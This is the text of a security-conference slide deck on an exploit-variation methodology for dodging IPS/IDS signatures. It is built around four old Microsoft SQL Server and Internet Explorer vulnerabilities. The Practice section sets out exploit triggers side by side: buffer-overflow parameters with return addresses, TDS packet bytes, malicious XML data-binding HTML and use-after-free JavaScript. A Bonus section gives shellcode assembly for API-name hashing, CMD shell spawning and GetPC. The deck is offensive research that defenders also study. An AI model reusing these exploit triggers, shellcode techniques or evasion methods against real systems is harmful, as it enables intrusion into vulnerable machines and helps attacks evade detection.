The Departed

Exploit Next Generation – The Philosophy

Agenda

- 0000 – History
- 0001 – Methodology
- 0010 – Examples
- 0011 – Practice
- 0100 – Applied
- 0101 – Bonus
- 0110 – Conclusions
- 0111 – Questions and Answers

THE AUTHOR DOES NOT TAKE ANY RESPONSIBILITY FOR ANY MISUSE OF THE INFORMATIONS AND/OR SOFTWARES PROVIDED IN THIS PRESENTATION! ALL THE INFORMATIONS AND/OR SOFTWARES ARE PROVIDED “AS IS” AND ANY EXPRESS OR IMPLIED WARRANTIES ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY OR CONSEQUENTIAL DAMAGES RESULTING FROM THE USE OR MISUSE OF THESE INFORMATIONS AND/OR SOFTWARES!

0000 – History

September 20th, 2008

FIRST ENG PUBLIC VERSION

Public release

- Full-Disclosure:
  - September 20th, 2008:
    - "Collision Course – Unveiling some IPS/IDS weakness!".
- BUGTRAQ:
  - September 21st, 2008:
    - "Exploit creation – The random approach" or "Playing with random to build exploits".

Nowadays

EXPLOIT NEXT GENERATION

The Exploit Next Generation

- After the public release:
  - I got some questions about the implementation of other vulnerabilities.
- Results:
  - After some quality time an ENG tool just born.
  - Some ENG modules ported to work with Metasploit.
- That is the proof that the ENG is more a methodology than a single tool.
- The ENG uses the K.I.S.S. methodology:
  - ~~*Keep It Simple, Stupid!*~~
  - Keep It Short and Simple!

0001 – Methodology

The Concept

- Any vulnerability has a trigger, but sometimes the trigger is dynamic, i.e., the trigger may vary and it can be more than just one variant (multiple).
  - Multiples variants mean different ways to exploit the same vulnerability.
- Even when the vulnerability has a static trigger, there are other variables that can be dynamic.
  - Dynamic variables mean different ways to exploit the same vulnerability.
- Due to this statement we can conclude that:
  - Any vulnerability can be developed in different ways by different people.
- Why don't create an exploit to be unpredictable, anyway?

ENG (pronounced /ĕn'jĭn/, /ˈen-jən/)

- The ENG is more a methodology than a single tool.
- The ENG requires a deep knowledge of vulnerability.
- The ENG helps to create new exploit variants, maintaining the reliability.
- The ENG can be applied for any open attack frameworks, such as:
  - Metasploit Framework
  - CORE Impact
  - Immunity CANVAS

0010 – Examples

Annotations

- There are four vulnerabilities examples here:
  - Server-side
    - MS02-039 (CVE-2002-0649)
    - MS02-056 (CVE-2002-1123)
  - Client-side
    - MS08-078 (CVE-2008-4844)
    - MS09-002 (CVE-2009-0075)
- The Metasploit Framework is the environment to create all the exploit used in all examples, but it can be applied to any open framework environment, such as:
  - Immunity CANVAS
  - CORE Impact

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

MS02-039

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

- Target:
  - Microsoft SQL Server 2000 SP0-2
- Vulnerability MUST HAVE the following variables:
  - Protocol UDP
  - Communication Port 1434
  - SQL Request CLNT_UCAST_INST (0x04)
  - INSTANCENAME >= 96 bytes (reaching the %eip)
  - INSTANCENAME != NULL

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

EVALUATION

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

MS02-056

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

- Target:
  - Microsoft SQL Server 2000 SP0-2
- Vulnerability MUST HAVE the following variables:
  - Protocol TCP
  - Communication Port 1433 (or any random MS-SQL Port)
  - SQL TDS 7/8 PRELOGIN Packet = 8 bytes (Header type 0x12)
  - SQL TDS 7/8 PRELOGIN Data >= 564 bytes (reaching the %eip)
  - SQL TDS 7/8 PRELOGIN Data != NULL

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

EVALUATION

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

MS08-078

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

- Target:
  - Microsoft Internet Explorer 5.01 SP4
  - Microsoft Internet Explorer 6 SP0-1
  - Microsoft Internet Explorer 7
  - Microsoft Internet Explorer 8 Beta 2
- Vulnerability MUST HAVE the following variables:
  - XML Island functionality enabled (IE default configuration)
  - HTML embedded with XML (Databinding)
  - A XML Object referenced twice (overlapped)

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

EVALUATION

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

MS09-002

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

- Target:
  - Microsoft Internet Explorer 7
- Vulnerability MUST HAVE the following variables:
  - JScript Object #01 (“createElement()”)
  - Object Method for Object #01
  - JScript Object #02 as clone of Object #01 ((“cloneNode()”)
  - Remove the Object #01 (“clearAttributes()”)
  - JScript Object #03 (“createElement()”)
  - Object Method for Object #02

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

EVALUATION

0011 – Practice

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

MS02-039

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

- David Litchfield “sql_srv_udp_bo.cpp”:

```
SQL Request 0x04
INSTANCENAME “AAAABBBBCCCC[...]UUUUVVVVWWWWXXXX” (96 bytes)
Return Address 0x42b0c9dc
JUMP 0x0e
NOOP 0x90
Writable Address 0x42ae7001 (twice)
```

- Johnny Cyberpunk “THCsql.c”:

```
SQL Request 0x04
INSTANCENAME “THCTHCTHCTHCTHC[...]THCTHCTHCTHCTHC” (96 bytes)
Return Address 0x42b0c9dc
JUMP 0x0e
NOOP none
Writable Address 0x42ae7001 (twice)
```


- Metasploit / HD Moore “ms02_039_slammer.rb”:

```
SQL Request 0x04
INSTANCENAME RANDOM ASCII “0x21” to “0x7e” (96 bytes)
Return Address 0x42b48774
JUMP 0x08
NOOP RANDOM
Writable Address 0x7ffde0cc (twice)
```

- Metasploit ENG Compliance / Nelson Brito "ms02_039.rb":

```
SQL Request 0x04
INSTANCENAME NULL
Return Address 0x00000000
JUMP 0x00
NOOP 0x00
Writable Address 0x00000000 (twice)
```

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability



Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

- David Litchfield “sql_srv_udp_bo.cpp”:

```
SQL Request 0x04
INSTANCENAME “AAAABBBBCCCC[...]UUUUVVVVWWWWXXXX” (96 bytes)
Return Address 0x42b0c9dc
JUMP 0x0e
NOOP 0x90
Writable Address 0x42ae7001 (twice)
```

- Johnny Cyberpunk “THCsql.c”:

```
SQL Request 0x04
INSTANCENAME “THCTHCTHCTHCTHC[...]THCTHCTHCTHCTHC” (96 bytes)
Return Address 0x42b0c9dc
JUMP 0x0e
NOOP none
Writable Address 0x42ae7001 (twice)
```

- Metasploit / HD Moore “ms02_039_slammer.rb”:

```
SQL Request 0x04
INSTANCENAME RANDOM ASCII “0x21” to “0x7e” (96 bytes)
Return Address 0x42b48774
JUMP 0x08
NOOP RANDOM
Writable Address 0x7ffde0cc (twice)
```

- Metasploit ENG Compliance / Nelson Brito "ms02_039.rb":

```
SQL Request 0x04
INSTANCENAME RANDOM ASCII TABLE (96 bytes)
Return Address RANDOM 04 NEW IAT from SQLSORT.DLL
JUMP RANDOM “0x08” to “0x7f”
NOOP RANDOM ASCII TABLE (PADDING to %ebp + (Writable Address * 2))
Writable Address RANDOM “0x42af4930” to “0x42afb1b7” NEW IAT from SQLSORT.DLL (twice)
```

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

MS02-056

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

- Nessus / Dave Aitel “mssql_hello_overflow.nasl”:

```
0x12,0x01,0x00,0x34,0x00,0x00,0x00,0x00,0x00,0x00,0x15,0x00,0x06,0x01,0x00,0x1b,
0x00,0x01,0x02,0x00,0x1c,0x00,0x0c,0x03,0x00,0x28,0x00,0x04,0xff,0x08,0x00,0x02,
0x10,0x00,0x00,0x00
```


- Metasploit / MC “ms02_056_hello.rb”:

```
0x12,0x01,0x00,0x34,0x00,0x00,0x00,0x00,0x00,0x00,0x15,0x00,0x06,0x01,0x00,0x1b,
0x00,0x01,0x02,0x00,0x1c,0x00,0x0c,0x03,0x00,0x28,0x00,0x04,0xff,0x08,0x00,0x02,
0x10,0x00,0x00,0x00
```

- Metasploit ENG Compliance / Nelson Brito "ms02_056.rb":

```
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00
```

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability



Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

- Nessus / Dave Aitel “mssql_hello_overflow.nasl”:

```
0x12,0x01,0x00,0x34,0x00,0x00,0x00,0x00,0x00,0x00,0x15,0x00,0x06,0x01,0x00,0x1b,
0x00,0x01,0x02,0x00,0x1c,0x00,0x0c,0x03,0x00,0x28,0x00,0x04,0xff,0x08,0x00,0x02,
0x10,0x00,0x00,0x00
```

- Metasploit / MC “ms02_056_hello.rb”:

```
0x12,0x01,0x00,0x34,0x00,0x00,0x00,0x00,0x00,0x00,0x15,0x00,0x06,0x01,0x00,0x1b,
0x00,0x01,0x02,0x00,0x1c,0x00,0x0c,0x03,0x00,0x28,0x00,0x04,0xff,0x08,0x00,0x02,
0x10,0x00,0x00,0x00
```

- Metasploit ENG Compliance / Nelson Brito "ms02_056.rb":

```
0x12,0x01,0xNN,0xNN,0xNN,0xNN,0xNN,0xNN,0x00,0x00,0x1a,0x00,0x06,0x01,0x00,0x20,
0x00,0x01,0x02,0x00,0x1c,0x00,0x01,0x03,0x00,0x22,0x00,0x04,0x04,0x00,0x26,0x00,
0x01,0xNN,0xNN,0xNN
```

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

MS08-078

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

- 0-Day in-the-wild / Unknown “32721.html”:

```
<XML ID=I><X><C>
  <![CDATA[<image SRC=http://r.r.book.com src=http://www.google.com]]><![CDATA[>]]>
</C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<XML ID=I></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN>
```

- krafty “32721-krafty.html”:

```
<XML ID=I><X><C>
  <![CDATA[<image SRC=http://&#x0a0a;&#x0a0a;.example.com>]]>
</C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
  <XML ID=I></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</SPAN></SPAN>
```

- k`sOSe “iframe.html”:

```
<XML ID=I><X><C>
  <![CDATA[<image SRC=http://&#3084;&#3084;.xxxxx.org >]]>
</C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
  <XML ID=I></XML>
  <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</SPAN></SPAN>
```

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

- Metasploit / HM Moore “ie_xml_corruption.rb”:

```
<XML ID=I><X><C>
  <![CDATA[<image
           SRC=\\&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;.X
           SRC=\\&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;&#8293;&#4919;.X>]]>
</C></X></XML>
<DIV DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<XML ID=I></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=TEXT>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=TEXT>
</SPAN>
```

- Metasploit ENG Compliance / Nelson Brito "ms08_078.rb":

```
<XML ID=RAND><RAND><RAND>
  <![CDATA[<RAND SRC='RAND://RANDRAND.nbrito.net\'>]]
</RAND></RAND></XML>
<RAND DATASRC=#RAND DATAFLD=RAND DATAFORMATAS=HTML>
<RAND DATASRC=#RAND DATAFLD=RAND DATAFORMATAS=HTML>
</RAND></RAND>
```

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

MS09-002

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

- 0-Day in-the-wild / str0ke “jc.html”:

```
var a1 = new Array();
for(var x=0;x<1000;x++) a1.push(document.createElement("img"));
o1=document.createElement("tbody");
o1.click;
var o2 = o1.cloneNode();
o1.clearAttributes();
o1=null; CollectGarbage();
for(var x=0;x<a1.length;x++) a1[x].src=s1;
o2.click;
```

- Ahmed Obied “ie_ms09002.py”:

```
var obj = document.createElement("table");
obj.click;
var obj_cp = obj.cloneNode();
obj.clearAttributes();
obj = null;
CollectGarbage();
var img = document.createElement("img");
img.src = unescape("%u0c0c%u0c0cCCCCCCCCCCCCCCCCCCCCCCC");
obj_cp.click;
```

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

- Metasploit / Dean “ms09_002_memory_corruption.rb”:

```
var #{rand8} = new Array();
for(var #{rand9}=0;#{rand9}<1000;#{rand9}++)
#{rand8}.push(document.createElement("img"));
#{rand11} = document.createElement("tbody");
#{rand11}.click;
var #{rand12} = #{rand11}.cloneNode();
#{rand11}.clearAttributes();
#{rand11}=null;
CollectGarbage();
for(var #{rand13}=0;#{rand13}<#{rand8}.length;#{rand13}++)
#{rand8}[#{rand13}].src=#{rand7};
#{rand12}.click;
```

- Metasploit ENG Compliance / Nelson Brito "ms09_002.rb":

```
var #{var_theObj_01} = document.createElement("#{target['HTMLTags'][y]}");
#{var_theObj_01}.#{target['ObjMethods'][k]};
#{var_theObj_02} = #{var_theObj_01}.cloneNode();
#{var_theObj_01}.clearAttributes();
#{var_theObj_01} = null;
CollectGarbage();
var #{var_theTrigger} = document.createElement("#{target['HTMLSub'][z]}");
#{var_theTrigger}.src = #{var_heapOffset} + #{var_unescape}("#{var_Weird}");
#{var_theObj_02}.#{target['ObjMethods'][k]};
```

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

- Metasploit / Dean “ms09_002_memory_corruption.rb”:

```
var a1 = new Array();
for(var x=0;x<1000;x++)
a1.push(document.createElement("img"));
o1 = document.createElement("tbody");
o1.click;
var o2 = o1.cloneNode();
o1.clearAttributes();
o1=null;
CollectGarbage();
for(var x=0;x<a1.length;x++)
a1[x].src=sc1;
o2.click;
```

- Metasploit ENG Compliance / Nelson Brito "ms09_002.rb":

```
var obj = document.createElement(RAND);
obj.RAND;
obj_cp = obj.cloneNode();
obj.clearAttributes();
obj = null;
CollectGarbage();
var img = document.createElement(RAND);
img.src = RAND + unescape(RAND);
obj_cp.RAND;
```

0100 – Applied

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

MS02-039

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

- DEMO

Microsoft SQL Server 2000 Resolution Service Stack Overflow Vulnerability

EVALUATION

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

MS02-056

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

- DEMO

Microsoft SQL Server User Authentication Remote Buffer Overflow Vulnerability

EVALUATION

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

MS08-078

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

- DEMO

Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability

EVALUATION

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

MS09-002

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

- DEMO

Microsoft Internet Explorer Uninitialized Memory Remote Code Execution

EVALUATION

0101 – Bonus

Hashing Win32 Function Names

HASH FOUR BYTES

Hashing Win32 Function Names – Method 01

```
start:
        xor             esi, esi
        mov             esi, FunctionName
        xor             edi, edi
        cld
hash_four_calculate:
        xor             eax, eax
        lodsb
        cmp             al, ah
        je              hash_four_done
        ror             edi, 13
        add             edi, eax
        jmp             hash_four_calculate
hash_four_done:
        mov             eax, edi
        ret             4
```

Hashing Win32 Function Names – Method 02

```
start:
        xor             esi, esi
        mov             esi, FunctionName
        xor             edi, edi
        cld
hash_four_calculate:
        xor             eax, eax
        lodsb
        cmp             al, ah
        je              hash_four_done
        rol             edi, 7
        xor             edi, eax
        jmp             hash_four_calculate
hash_four_done:
        mov             eax, edi
        ret             4
```

Hashing Win32 Function Names – Method 03

```
start:
        xor             esi, esi
        mov             esi, FunctionName
        xor             edi, edi
        cld
hash_four_calculate:
        xor             eax, eax
        lodsb
        ror             edi, 13
        cmp             al, ah
        je              hash_four_done
        add             edi, eax
        jmp             hash_four_calculate
hash_four_done:
        mov             eax, edi
        ret             4
```

Hashing Win32 Function Names – Method 04

```
start:
        xor             esi, esi
        mov             esi, FunctionName
        xor             edi, edi
        cld
hash_four_calculate:
        xor             eax, eax
        lodsb
        rol             edi, 7
        cmp             al, ah
        je              hash_four_done
        xor             edi, eax
        jmp             hash_four_calculate
hash_four_done:
        mov             eax, edi
        ret             4
```

Hashing Win32 Function Names

EVALUATION

CMD Shellcode w/ Banner

CMD SHELLCODE

CMD Shellcode w/ Banner

- $MSF/external/source/shellcode/windows/msf2/
  - "win32_stage_shell.asm"

```
LSetCommand:
      push "CMD"
      mov ebx, esp

LCreateProcessStructs:
      xchg edi, edx
      xor eax,eax
      lea edi, [esp - 54h]
      push byte 15h
      pop ecx
```

CMD Shellcode w/ Banner

EVALUATION

CMD Shellcode w/o Banner

CMD SHELLCODE

CMD Shellcode w/o Banner

- $MSF/external/source/shellcode/windows/msf2/
  - "win32_stage_shell.asm"

```
LSetCommand:
      call  LCreateProcessStructs
      db "CMD /k"

LCreateProcessStructs:
      pop ebx
      xchg edi, edx
      xor eax,eax
      lea edi, [esp - 54h]
      push byte 15h
      pop ecx
```

CMD Shellcode w/o Banner

EVALUATION

CMD Shellcode w/o Banner + DIRCMD=/b

CMD SHELLCODE

CMD Shellcode w/o Banner + DIRCMD=/b

- Once you get a CMD Shellcode w/o Banner, just type:
  - `set DIRCMD=/b`
- Isn't it great?

CMD Shellcode w/o Banner + DIRCMD=/b

EVALUATION

Using FPU Instructions

GETPC / GETEIP INSTRUCTIONS

Using FPU Instructions

```
start:
      fldz
      fnstenv [esp - 0Ch]
      pop eax
      add byte ptr [eax], 0Ah
assembly:
```

0110 – Conclusions

ENG (pronounced /ĕn'jĭn/, /ˈen-jən/)

- The ENG is more a methodology than a single tool.
- The ENG requires a deep knowledge of vulnerability.
- The ENG helps to create new exploit variants, maintaining the reliability.
- The ENG can be applied for any open attack frameworks, such as:
  - Metasploit Framework
  - CORE Impact
  - Immunity CANVAS
- "The difference between ORDINARY and EXTRAORDINARY is that a little EXTRA!!!" (*Jimmy Johnson*)

0111 – Questions & Answers

Q&A session

ENG COMPLIANCE